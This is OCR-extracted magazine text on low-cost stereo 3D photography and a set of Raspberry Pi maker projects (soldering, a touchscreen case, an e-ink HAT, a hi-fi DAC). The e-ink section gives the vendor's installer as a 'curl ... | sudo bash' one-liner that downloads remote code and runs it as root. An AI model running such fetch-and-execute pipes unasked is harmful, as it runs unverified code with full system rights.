A bit of practical advice might help. First, try to take the two shots with as little times as possible between them to avoid the problems of any slowly moving objects or changes to the lighting. Second, it'll be much easier if you always take the two shots in the same order so you can identify the left and right images afterwards – our instructions assume left then right. And finally, you'll find that stereoscopy is a subtle effect at long distances so choose scenes that have objects at a range of distances, some quite close to the camera.

Next up we're going to look at methods for processing and viewing stereo pairs so, before you get too embroiled in that, it would be a good idea to try your hand at stereo photography using one or more of the methods discussed. Then, with your stereo pairs at the ready, you can learn in a practical way about the second stage of the 3D photography process.

The simplest method of viewing a stereo pair is to display the two images side-by-side, either on a screen or printed page. So long as they are reproduced quite small – about 65mm wide with very little gap between them – these can be viewed without any special equipment. This free viewing technique takes a bit of practice and requires the same sort of skill that's required to see Magic Eye images. It's not easy to put it into words – and you'll undoubtedly have to experiments – but here's the gist of the visual gymnastics that's required.

You can easily pick up a stereoscope and some cardboard red-cyan glasses for just a few pounds.

View the pair of images from a comfortable viewing distance of about 300mm. Now try to defocus your eyes so that you end up seeing three images: the left image, the left and right images overlapping, and the right image. Finally, and this is the tricky part, concentrate on the centre combined image and try to bring it into focus while still maintaining that combined image. If you succeed, you'll see it in 3D.


Side-by-side images can be viewed more easily using an optical device called a stereoscope and, depending on the model, these can also be used for larger images. Low-cost stereoscopes are available from Loreo (**www.loreo.com**). The company is based in Hong Kong, so delivery might not be as quick or cheap as you might hope, but its products are available from a few

» BEYOND STEREOSCOPY

Stereo photography can provide some impressive results but it's not the ultimate in 3D photography because there are other depth clues that we rely on that are not reproduced. There is one imaging technique, however, that replicates every depth clue. Included here, for example, is motional parallax. This enables the viewer to move their head and, in so doing, see parts of a scene that were previously obscured by closer objects. Not only this, but it also means the viewer can selectively focus on objects at different distances.

The method is called holography and, although holograms have been produced on old-fashioned photographic films or plates for over 50 years, digital holography is still in its infancy. Some facts and figures will give an inkling of why a digital holographic camera is some way off. Holograms need feature sizes of the same order of magnitude as the wavelength of life. So, if a holographic camera was to be produced with the same-sized sensor as a professional full-frame DSLR, it would require a 32 gigapixel CCD. For colour, the image size would be 96GB. And let's not get started on the requirements for laser illumination...

StereoPhoto Maker is the de facto standard for 3D photo manipulation. It's well worth a look if you're developing Linux software.



distributors, mostly in the US. Two cardboard stereoscopes are available: the $3.40 Lite 3D Viewer that's intended for use with 4x5-inch prints or a similarly sized on-screen image, and the $5.00 Pixi 3D Viewer, which is compatible with larger 10x13-inch prints. The company also has more durable plastic models.

Superimpose your images

The next method is to turn the stereo pair into an anaglyph, where the two images are reproduced in shades of different colours and superimposed. It's viewed through a pair of glasses with different coloured lenses so that the left lens enables the left image to pass through while blocking the right image, and vice versa. This method was once limited to use with black and white images and the two images were reproduced in shades of red and green. However, it can also be used with colour images, by selecting the red content of the right image and the cyan content of the left image which, between them, enable all the three primary colours needed for a full-colour image to be preserved.

A proviso is that this doesn't work well if the scene contains saturated colours. A bright red object, for example, would be seen by one eye but would be invisible to the other, giving it a ghostly appearance. This can be prevented, to a degree, by allowing an amount of cyan into the right image and an amount of red into the left one. The stereo effect isn't as dramatic, but ghosting is reduced. You can buy either proper plastic glasses or cheap cardboard affairs, and a search for "red cyan glasses" will reveal no shortage of suppliers. You can pick up cardboard glasses for just over £1 for 10.

A third method, that's applicable either to on-screen display with a suitable screen, or a printed image – and is especially popular for art posters and postcards and high-profile flyers – is the lenticular technique. Here the two images (or commonly more than just two images) are split into very thin vertical strips and then reassembled with the strips of the two images interleaved. For on-screen viewing, a so-called lenticular sheet forms part of the special screen or, in the case of a print, it is bonded to the front of the card. The lenticular sheet has an array of tall, thin lenses, the same pitch as the interleaving of the left and right images, that directs alternate strips to the left or right eye. This tends to be a professional process and, while it can be done by amateurs, free software isn't plentiful and accurately bonding the lenticular sheet to the print takes practice and a great deal of care.

In addition, there are several other stereo display technologies that work only with electronic displays. Most require the user to wear special glasses but, unlike those used for viewing anaglyphs, they have polarising or shutter lenses so they don't produce any sort of colour cast or exhibit the problem of ghosting. On the down-side, though, these are not cheap solutions so they don't warrant more than a mention here.

Dedicated Linux software for processing and displaying stereo photographs appears to be in short supply. Ideally we'd be after an open source solution similar to the Windows software *StereoPhoto Maker* (**http://stereo.jpn.org/eng/stphmkr/index.html**)

» STEREO FILE FORMATS

In taking stereo pairs with an ordinary camera, we end up with two files per stereo pair in an ordinary file format such as JPG. However, there are file formats that enable a single stereo pair to be stored as a single file. Dedicated 3D cameras have tended to use one of these stereo file formats, and you might choose to convert your ordinary Jpegs into a stereo format to reduce the number of files you have to keep track of. Some TVs can display these images, too.

The two of the most widespread file types are JPS (Jpeg Stereo) and MPO (Multiple Picture Object). A JPS file is nothing more than a JPG file with the two images displayed side-by-side. You'll see this if you rename a JPS file as a JPG. MPO files also use JPEG compression, but just renaming a file to a JPEG won't make it possible to see the two images. Given its structure, you can easily convert between a pair of JPGs and a JPS in photo-editing software or in your own code using image libraries. Handling MPOs will be a bit trickier.


that does work via *Wine*. If you fancy developing a Linux tool perhaps start by taking a look at the Java-based *AnaBuilder* (**http://anabuilder.free.fr**). For a working Linux solutions a good first step would be to do some processing manually. You could do this with most fully featured photo-editing software but, if you don't have anything suitable, we suggest *GIMP*. Our instructions here assume *GIMP* although the principles will be the same whatever you use.

Double the fun

Displaying the two images side-by-side couldn't be much simpler but, for best results, it's necessary to correct for any differences in the vertical registration between the two images. The eye will cope with small differences, but they can make free viewing trickier and, generally, will give a poorer result. This step is also a precursor to all methods of display, including anaglyphs that we investigate next. First, move one image up or down in its frame, using *GIMP's* Move tool, until it matches the other image. Then crop both images, as necessary, using the Crop tool, until the vertical extent is identical in the two images. An easy way to check for registration, or to figure out how far you need to shift one image to match the other, is to display the two images as layers within the same frame and adjust one so its Opacity is 50 per cent.

We won't insult your intelligence by providing instructions on displaying or printing a stereo pair side-by-side but, even so, we suggest you give it a try. Experiment with different physical sizes to see how easy they are to free view, or to match the size requirement of a particular stereoscope. You could even try printing the left image on the right and the right image on the left. This requires a different method of free viewing, called cross-eyed viewing (look it up online), but you're not limited to viewing small images as you are if the left image is on the left and the right image is on the right.

Turning to anaglyphs, as before, the first step is to correct for any vertical lack of registration between the two images. Now, create a new image in *GIMP* with the same pixel size as your left and right images. Next, open both the images in the stereo pair as layers. Select the left layer in the Layers dock and then, in the Colour menu, choose Levels. Select Red as the Channel and move the Output Level slider down to zero. Now select the right layer and, in much the same way, reduce the Output Level for both the Green and Blue Channels to zero. Finally, in the Layers dock, choose Addition as the Mode. Both the images should appear superimposed as an anaglyph as you should be able to confirm by donning a pair of red-cyan glasses.




Here we see GIMP being used to create a red-cyan anaglyph but, at this stage, we've not addressed horizontal image registration.

Something else that's worth trying out – and this applies to other viewing methods than anaglyphs – is altering the horizontal registration between the two images. If the 3D effect is too extreme, viewing can be uncomfortable. However, if you reduce the horizontal distance between corresponding objects in the two images, you might find that it's a better viewing experience. While you're doing this, note the difference between horizontally lining up objects in the foreground and the background. If you make the background line up then everything will appear to be in front of the page or screen. This might look impressive, in a 1950s 3D horror movie kind of way, but it's sometimes frowned upon by 3D photography purists.

A safer alternative is to ensure that everything is behind the page by lining up the foreground objects, or you could choose somewhere in between. If you do go for "jump out of the page" images, though, one key rule is that protruding objects should not cross the edge of the image. If they do, you end up with the disconcerting experience of viewing a scene, apparently through a window, but objects protruding through the window are cut off by the supposedly more distant window.

We trust that this introduction to low-cost 3D photography has been an eye-opener, quite literally, and that you've had some success in taking your own stereo pairs and manipulating them in a photo editing package. If so, we very much hope that you've been inspired to bite the bullet and try your hand at writing a stereo photography package, something that is very much lacking as a Linux resource. Fame and fortune await or, at least, the admiration and appreciation of the Linux community. Alternatively, if coding isn't for you, we hope that this new technique brings a bit of razzle-dazzle and variety to your photography portfolio. LXF



Using a photo-manipulation package to process stereo images provides an excellent learning experience, if you fancy writing your own software.

QUICK TIP

If you struggle with free-viewing, try holding a sheet of stiff card from a position on your face between your eyes to the dividing line between the two images of the stereo pair. This might help because you see just one image instead of a potentially confusing three.

THE BEST MAKER PROJECTS

Gather round the warmth of the soldering iron and learn how to make stuff with **Jonni Bidwell's** winter project selection box.

Raspberry Pi and the wider Maker Movement have put a great deal of power into people's hands. With the right knowledge, some tools and several cups of tea it's easier than ever to turn a crazy project idea into reality.

Building a prototype device used to be prohibitively expensive, but now everything you need can be purchased online. Not only are only the components readily available at reasonable prices, you'll find in-depth instructions, detailed pinouts and comprehensive specifications.

Still, when you're starting out it's natural to be daunted by circuit diagrams, soldering, 3D printing and coding. It's also easy to be put off by beginner projects that seem overly simplistic (although you shouldn't – flashing an LED is pretty informative). So we've compiled a collection of our favourite projects that anyone can enjoy. These can be followed to the letter, or adapted to suit your tastes, requirements or whim. Whether you're after utility (like a low-power NAS box), entertainment or flashy LEDs, we've got 10 exciting projects to inspire you.

Taking your first steps...

Start putting your projects together with breadboards and soldering.


Just as programming often begins with a program that prints `Hello World`, so your first maker project might also be something which appears fairly trivial. But don't worry, these humble beginnings can be built upon. It's also common for first attempts at programming to result in a series of baffling error messages, and it's likewise common for one's first makes to go awry. Don't be put off. Syntax errors will continue to haunt you throughout your programming career, and even seasoned makers melt the wrong thing from time to time. Soldering mistakes can more often than not be undone, and where they can't, it's often only an inexpensive component that needs to be replaced.

A collaboration between ModMyPi and Buyapi.ca has culminated in their YouTube Workshop Kit. It has 10 great Pi projects to get you started, and it comes in a fetching red tin. Inside you'll find a breadboard and a selection of jumper wires and components. Go to **http://bit.ly/pi-youtube-kit** to check the accompanying video tutorials or download PDFs. The workshop takes you through flashing LEDs and buzzing buzzers, to more complex affairs involving temperature and light sensors. The final project connects all the previous ones to make a full-blown motion detector.

Breadboarding enables you to build circuits without having to worry about soldering. It's still possible to make things smoke, but you have to try quite hard. Every hole in each row, and every row in each column of the breadboard are connected, so current travels through your circuit as one navigates a grid system in a town.


The first things you'll make commonly involve LEDs and resistors. The resistors are there to protect against excessive current going through the former and also to protect against drawing too much current from the source (for example, the Pi's GPIO or 5V pins). LEDs have a positive and negative side. If you connect them the wrong way they probably won't break, but if the voltage across them becomes too great (right way or wrong way) then you will. The positive side of the LED almost always is the one with the longer leg, and circuit diagrams usually depict the resistor going on this side of the LED, although in practice it doesn't matter. On your electronic travels, you'll also encounter buttons, switches, capacitors and many lengths of jumper wire.

The top and bottom two rows of the breadboard are usually labelled positive and negative, although there's nothing special about them. For your first project you'll probably not use the +5V pins on your Pi or Arduino, but rather will use a 3.3V GPIO pin. You'll finish your circuit at a ground pin, and the convention it to usually connect these to a negative row of the breadboard.




Even if you don't do any of the projects, the lengths of wire and breadboard in a tin will certainly be useful later.

HOW TO SOLDER LIKE A PRO




1 Keep things clean

Clear a neat space on a heat-proof surface. Have a solder sponge to hand. You can hold your items together in place either with some elaborate clamp setup, or with good old-fashion Blu tack and gravity. Use the right size of soldering iron for the job in hand. Heat up your soldering iron and when it's hot, clean it on the damp sponge.



2 Solder on

Gently silver the tip of the soldering iron with a little solder. This will help solder flow nicely off it. Carefully hold the solder reel on top of the join and ever so deftly, tap it with the soldering iron. Hold it there until the solder starts to melt. If it doesn't melt nicely, try cleaning and silvering again. If it melts too readily, check the next step.




3 Unsolder any errors

If you're unhappy with your joint then the solder can be removed with a desoldering wick. Heating this up on top of the joint will help remove the solder. Desoldering pens are popular for cleaning up bigger messes. Click these down and then release the vacuum to literally suck the molten solder into the pen.

Pimp your Pi

Turn the lil' Raspberry Pi into a showstopper!



The Pi Top transforms your Pi into a laptop. It does not glow that colour in the dark, unfortunately. Image credit: ModMyPi


Apart from building wonderful projects, you can invest in some wonderful accessories to make your Pi look pretty. Pimoroni's PiBow cases are extremely popular and come in a range of shapes and sizes. We favour the slimline Coupé models, which allow access to the GPIO pins and have a cutout on the lid so that a heatsink can be installed on the SoC. If you're going to be doing prototyping, you can replace the base with a larger one that accommodates a 400-pin (or two 170-pin) breadboard. This keeps your projects a little neater and tidier.

If you have access to a 3D printer, or a 3D printing service, then you can go one step further and design your own case. The quality and range of materials available have evolved significantly over the past few years. Gone are the days where your print, if it worked, would be a lumpy, off-white insult to your design. These wood-finish materials are impressive, and you'll find all kinds of designs on sites such as **www.thingiverse.com**, so you can start with something having the correct dimensions – always handy!

Hey big spender maker!

Forget Chromebooks, PiBooks is where it's at! Alright, at £260 it's not cheap, but the PiTop puts your Pi (not included) in a neat laptop form factor in a bright green hue. Slide the keyboard forward and you'll find a whole area for prototyping and playing with your Pi.

The PiTop comes with an exclusive Inventors' Kit that includes projects to get you started with GPIO, sensors and coding.



A SmartPi Touch LEGO case is also available for GoPros, although that seems a little like overkill.

Thanks to the enthusiastic maker community there are a number of things you can make that require little more skills than putting together LEGO. In fact, here's one that you can even incorporate into a LEGO project. For this outing, we're going to transform the Pi into a fully functional tablet, complete with LEGO-compatible mountings on the back, courtesy of the Smart Pi Touch case (available from ModMyPi for £22.99).This project is enabled by the official display kit for the Raspberry Pi.

There have been a few display options for the Pi: three-line LCD displays and small, low-resolution panels have been around for almost as long as the Pi itself, but these are generally not suitable for normal desktop activities. Larger displays eventually became available, but these required complicated soldering on to driver boards, and often required lots of effort to make them work with Linux. This early generation of displays also used lots of GPIO pins, so that if you wanted to use them and a display, then you were out of luck.

Seeing the need, the Raspberry Pi Foundation designed a marvellous seven-inch 800x480 display that's easy enough to put together and, thanks to the DSI Ribbon connection, doesn't need to use any GPIO pins on the Pi. The Pi mounts nicely on the back of the display, and if you don't want to leech power via the Pi's 5V pins, then the display driver board can instead draw power via its own micro-USB connection.

We managed to knock together this wooden Pi case in about three hours (including print time). It's a bit rough around the edges, mind.


TURN YOUR Pi INTO A TABLET WITH THE SMARTPI TOUCH CASE

1 Use protection.

Affix the transparent rubber feet to the base. Stick the two square foam pads on the Pi trapdoor and near the case corner (where the GPIO side of the Pi will rest). Your display may come with a short ribbon cable, in which case you should replace this with the longer one provided.

2 Secure the base

Fix the case to the base with the generously provided tool. Don't overtighten the bolts because then your hinge will lose its vigour. Place the touchscreen carefully into the case and feed the ribbon cable through the aperture. Secure it in place with the four dark-coloured screws.



3 Connect the DSI ribbon


Connect the ribbon connector to the Pi and place it in the cavity. It can be held in place with one or two of the small, silver screws. If you use that second screw by the USB ports then you won't be able to use the trapdoor, which otherwise secures that side of the Pi in place.

4 Connect the power

Use the dual-micro USB adapter to connect both the display's and the Pi's power supplies. It's especially important to have sufficient power to supply both of these appliances. A PC's USB port can typically deliver 500mA, which explains the thunderbolt in the next picture.

5 Enjoy the view

Cross your fingers and plug in the power. An up-to-date Raspbian will have all the necessary drivers and the display should fire into life. Note the power warning in the corner. Also note that to change the micro SD card while the Pi is mounted, you'll need to unscrew it and flip it over.



6 Take pictures


The Smart Pi Touch case includes a LEGO compatible case for the official Pi Cam. Feed the ribbon cable through the slot. Affix the top and clip the case on to the side or on top. Note that connecting the ribbon through the trapdoor is difficult and so you may prefer to remove it.

PaPiRus e-Ink display

Use a low-power display to read books, display graphics and more...

Pi Supply (**https://uk.pi-supply.com**) has designed a range of cheap e-ink screens that are easy to install and have the puntastic moniker PaPiRus. A number of different screen sizes are available, ranging from a dinky 1.44-inch (suitable for Pi Zero projects) to a large 2.7-inch (264x176). It's worth noting that the 2.7-inch model overshoots the edge of the HAT board, and hence the edge of the Pi by a few mm. So the whole shebang won't fit in a standard case. It will sit on top of a Pibow Coupé case or other open case, though. All models are equipped with a battery-backed RTC (real time clock). There are also four input buttons that sit along the edge of the board.

Constructing the kit might be a tiny bit fiddly, depending on how fat your fingers are. For full instructions see **https://learn.pi-supply.com/make/papirus-assembly-tips-and-gotchas**. The first step is easy: connect the screen to the board with the ribbon cable. Just make sure all the connectors line up nicely. The next step is not so easy, but is also optional. It involves soldering a springy pin, known as a pogo pin, on to one of two positions on the board (depending on which model of Pi you're using, the RUN pin on the 3 B has moved to the other side of the board, so use CN15 in this case, and CN13 for all other Pis). If you don't do this, you won't be able to use the wake-on-alarm facility provided by the RTC, but all e-ink-related functions will work as normal. Next, push the buttons onto the board and solder their feet from the reverse. They'll work if you don't solder them, but they'll rattle around and possibly jump off. They are small enough that you could easily lose them forever in this event. Fix the HAT and screen on to the GPIO pins, place the standoffs in between the board and the Pi, and screw them in place.



Smaller screens are available, and so are cases. This diminutive example is for the Pi Zero. Image credit ModMyPi

A number of example Python scripts are included. This one uses the buttons to navigate a menu system.

It's software time

Now we need to install the high-level software. Full instructions can be found at **https://github.com/PiSupply/PaPiRus** you can choose between an easy `curl -sSL https://pisupp.ly/papiruscode | sudo bash` one liner, or you can do things manually. As of press time there's an issue installing the `dateutil` python module, so if you see errors you can rectify them with `$ sudo pip3 install dateutil` and then rerun the set up script. If the SPI and I2C buses weren't enabled already, you'll need to reboot your Pi before you can start playing with it.

Run `sudo papirus-config` and set the appropriate screen size before you do anything else. These screens are quite fragile, but they also behave like they're broken (displaying an odd barcode pattern) if you don't set the dimensions correctly. Now quit the configuration utility and run `sudo papirus-test`. If you see errors about missing **/dev/epd/version**, then the paper driver hasn't loaded. Aside from broken hardware, this could be because the HAT isn't sitting flush on the GPIO pins, which is an easy fix. It could also be because of insufficient power. You can try reloading the driver with `sudo systemctl start epd-fuse`. Hopefully you figure it out. When you do you'll find a whole bunch more examples by typing `papirus-` and pressing Tab. Using handy Python APIs, PaPiRus can display text, graphics, or a combination of both.

» CONSTRUCT AN EREADER

Amazon's Kindle range may have cornered the eReader market, offering devices with lengthy battery lives and the magical ability to beam titles from their giant library in the clouds, but if you don't want to buy into that proprietary ecosystem, you can make your own.

There are a huge number of DRM-free books online. Project Gutenberg hosts thousands of classic titles that are out of copyright. There are also licenced works (for example by Cory Doctorow – *see interview* **LXF222**) that are redistributed there with permission. DRM-free ebooks can also be bought from **humblebundle.com**. Getting PDFs to display on the e-ink screen is likely to be a major effort, but the Epub format is widely used, and Project Gutenberg enables you to download books as plain text too, which will be much easier to parse.

IqAudiO Hi-Fi HAT

Listen to high-definition audio on your Pi, and breathe smart life into your old, dumb hi-fi.

The Pi's multimedia capabilities were pretty impressive when it was released, particularly the Videocore engine and HDMI port. But one area where it's always been sorely lacking is the quality of the analogue audio output. This is a shame as your Pi could otherwise be used to turn your dusty old hi-fi into a full-blown smart speaker system.


The nitty gritty runs something like this (and we encourage audiophiles to write in and correct us if we stray too far from the truth here). The analog signal is generated from digital signals, and those are limited by the PWM (pulse-width modulation) clock to a resolution close to 11-bit (read more about PWM in the box, *below*). This is fine for beeps and bops, but plug it into your fancy amplifier and things will sound hollow, lacking in range. There headphone jack will also pick up noise and static from other components.

Sounds good

To our rescue, then, come a variety of DAC (digital analogue converter) HAT boards that enable faithful audio reproduction for not much money. We tested the IQAudiO DAC+ HAT, which makes glorious 24-bit 192kHz audio reproduction possible. It takes the digital audio signal from the Pi via the I2S protocol and delivers it to its own high-fidelity DAC. There are other manufacturers too, such as HiFi Berry and Allo, which offer a separate reclocking unit to circumvent oddities from resampling audio signals. Some HATs even feature a built-in amplifier, so you can make a tiny 35 watts per channel boombox. We preferred the idea of using our quality 90s amplifiers though, and found IQAudiO's offering produced a decent sound. We also found out that our neighbours don't like psytrance.

